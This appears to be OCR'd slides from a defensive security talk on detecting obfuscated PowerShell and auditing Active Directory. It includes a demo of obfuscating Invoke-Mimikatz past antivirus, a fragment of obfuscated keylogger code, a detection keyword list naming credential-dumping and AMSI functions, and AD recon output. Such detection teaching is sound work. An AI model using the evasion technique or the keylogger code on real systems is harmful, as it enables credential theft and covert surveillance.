


```
PS C:\temp> .\Invoke-Mimikatz.ps1
At line:1 char:1
+ .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\temp> .\enc-InvokeMMK.ps1
PS>
```




```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{5
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{63}{78}{386}{278
}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcKEYXyaStAXyaTEMxs(  [Windows.Forms.Keys]::MxsreXyaTuXy
e.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  Mx
(Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin',' ','        5s9{
s                  )         ','w ).Invoke( 5s9{CusXyaTomXyaAttrIBXyauTE}  )               ','{
,XewecXew,XewReflXew,Xew.EmXew)(','yaEaXyaBLXyaECHaR}                           5s9{kXyaeyXyaRXyae
-fXew]Xew,Xew[LeftXew,Xew MouseXew  )} ',' -f XewNeXew,XewbjectXew,Xeww-OXew) (Mxs{0}',']] @(
iXew,XewrtuXew,XeweyXew,XewalKXew  ), (  Mxs{0}{2}{1}{3}Mxs-f Xe','tXyaAtEMxs([Windows.','Publi
5s9{SpXyaAXyacEXyaBAR})     {5s9{LoGXyaoutXyaPuT} += (Mxs{0}{3}{2}{1}Mxs -fXew[SpXew,Xewr]Xew,X
,'                                    5s',')                5s9{PinVoKXyaeMXyaETh
XewEPLACXew,XewMEXew,XewEXew,XewRXew), 5s9{lXyaoGPAXyaTh} ) )    stXyaArTXya-job -Initializatio
vention]::MxsWinaXyapiMxs,                       [Runtime.Int','0}{3}Mxs -fXewuteBuXew,XewAtXe','{
= ( 5s9{impoXy','yaULt} -band 0x','w]Xew )                                  }
yaFIXyalE -FilePath 5s9{LOG','xs -f XewllXew,XewuseXew,Xewr32.dXew )  ','uteXew,XewAtXew,XewilX
yaAY})                 5s9{PInvokeMXyaEXyaTHoD}.( Mxs{2}{4}{3}{1}{0}{5}Mxs -f XewAttribXew,Xewom
ttribute].(Mxs','ortAttribute].( Mxs{2}{0}{1}Mxs -','       [Runtime.InteropService','
,'yalDer}.( Mxs{3}{0}{1}{2}Mxs-f XewneTXe','ogXew)-f [Char]92','       5s9{fIELDvaXyalXyaUXyae
rXyaUXyacTOr}, @(( Mxs{2}{0}{1}Mxs -fXewser32Xew,Xew.dllXew,XewuXew  ) ), 5s9{FiXyae','XyaoX','
                    5s9{UparRXyaOW}        = (  5s9{imXyaPOXyaRTDLL}::MxsGeXyaTaSYnCkXyaeYXyas',
{0}{4}Mxs -f Xew:mmXew,Xewyyy:HHXew,Xewdd/Xew,Xe','  5s9{PXyaiXyaN','w,XewuteXew).Invoke(5s9{CU
wobXew) -Name (  Mxs{0}{1}{2}Mxs-f XewKeXew,XewylXew,XewoggerXew  )     ','ew).Invoke(  5s9{Cus
'aoUtXyaPut} += (Mxs{2}{0}{1}Mxs-f XewtrlXew,Xew]Xew,Xew[CXew )','Mxs(  5s9{DYXyaNXyaAS','    =
            5s','CXew,XeweXew,XewreateTypXew).Invoke(   )           }       ','Encoding ( Mxs{1'
= (Mxs{0}{1}{2}Mxs-fXew[ShXew,XewiXew,Xewft]Xew)}                           if (5s9{LeXyaFtXya
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352
{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4
{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30
{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252
{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376
{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3
{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{
{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31
{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302
{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182
{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315
{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcK
0','XyaTiLiZEr} =   [ScriptBlock]::(  Mxs{0}{1}Mxs-fXewCreaXew,XewteXew  ).Invoke( (5s9{iNXyaItXyaiLX
{sTrXyainGBu','}                           if (5s9{lEXyaFtaXyalt}   -or 5s9{','  ),  ','ePath 5s9{lo
+  Xewnv:TEMP){0}kXew  ','          ','), 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE}  )
oB','XewuseXew ) ), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','
                              ','w,','1}{2}{0}{3}Mxs -f','}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I
[Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  M
[Runtime.InteropServ','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}
XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew  ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya
fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX
([Windows.Forms.K','aLl}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {
','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs,                  [Runtime.InteropServi
 {5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin
',' 5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX
{tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','ram (        [Parameter(PosItIon = 0  )]       [Va'
(','Ut-XyaFiLE ','tion)[1]                                                      OXya','Mxs -fXeweXe
```


Finding Obfuscated Evil



```
Name              Percent
----              -------
   e 9.45642668098057
   t  6.7140807805668
   r 5.04068355802684
   a 4.71893184154584
   i 4.47767509132943
   o  4.4764202741537
   n 4.24034871887833
   s 3.87962507722052
   l 3.14382517430811
   $ 3.07642801046455
   m 2.67074872866798
   c 2.31530361546014
   d 2.11271804911396
   u 2.07657724037496
   -  1.9549947893976
   . 1.91688360658101
   p 1.90493691743687
   " 1.82178713136245
   S 1.42324267780474
   (  1.3617358954142
```

Regular	Obfuscated
e	$
t	{
r	}
a	+
i	“
o	=
n	[
s	(
l	;






```
Name              Percent
----              -------
   $     21.8082463984103
   {     21.6592151018381
   }     21.6592151018381
   +     13.3134624937904
   "     7.45156482861401
   =     2.83159463487332
   [     2.08643815201192
   (     1.68902136115251
   ;     1.53999006458023
   )     1.34128166915052
   ]     1.29160457029309
   @     1.04321907600596
   |   0.894187779433681
   &   0.844510680576254
   .   0.447093889716841
   ? 0.0993541977148535
```

http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/


Finding Obfuscated Evil

- Deploy PowerShell v5.
- Enable PowerShell script block logging.
- Look at length of PowerShell command
- Look for lots of brackets { }



```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{2
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{6
```

- Look for lots of quotes (single & double) " " & ' '



```
[UInt32]${Tok`EnPR`ivs`i`Ze} =   (   get-vaRiabLe  (  "{0}{1}" -f 'w0','2u'  )  -va   )::"s`
[IntPtr]${ToKeN`pRiVi`l`eGeSmem} =     $W02U::(  "{3}{2}{0}{1}"-f 'lo','bal','cHG','Allo'   )
```

- Look for random function names & many unusual characters not normally in PowerShell scripts.

Offensive PowerShell Detection Cheatsheet

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- System.*Runtime.InteropServices*
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- AmsiUtils
- KerberosRequestorSecurityToken
- Security.Cryptography.CryptoStream
- ScriptBlockLogging
- LogPipelineExecutionDetails
- ProtectedEventLogging

PowerShell Security Recommendations

- Deploy PowerShell v5 & Enable PowerShell script block logging.
- Send PowerShell & PowerShell Operational log events to SIEM.
- On Windows 10, use AMSI-aware AV.
- Test & deploy application whitelisting (ex. AppLocker).


Paradigm Shift: ASSUME BREACH

“You (the defender) know the technologies that you intended to use in that network. We (the attacker) know the technologies that are actually in use in that network.”


- Rob Joyce, NSA TAO Chief

Interesting AD Information


- Forest config & functional level
- Domain config & functional level
- Trusts
- DCs (OS versions, services)
- RODCs (OS versions, services, passwords)
- AD Sites
- AD Admins
- Service Accounts
- Enterprise services (SPNs)
- Interesting account data
- Password policies
- Network shares (home directory, profile path, DFS)
- Domain & DC GPOs
- Workstation & Server GPOs
- GPO permissions
- Local workstation & server admins
- Computer accounts in admin groups
- AD Permissions
  - Domain
  - AdminSDHolder
  - Domain Controllers OU
  - Workstations & Accounts OUs



```
PS C:\> Get-NetForest


RootDomainSid         : S-1-5-21-1581655573-3923512380-696647894
Name                  : lab.adsecurity.org
Sites                 : {Default-First-Site-Name}
Domains               : {lab.adsecurity.org, child.lab.adsecurity.org}
GlobalCatalogs        : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org, ADSDC11.child.lab
ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org
ForestMode            : Windows2008R2Forest
RootDomain            : lab.adsecurity.org
Schema                : CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
SchemaRoleOwner       : ADSDC03.lab.adsecurity.org
NamingRoleOwner       : ADSDC03.lab.adsecurity.org
```

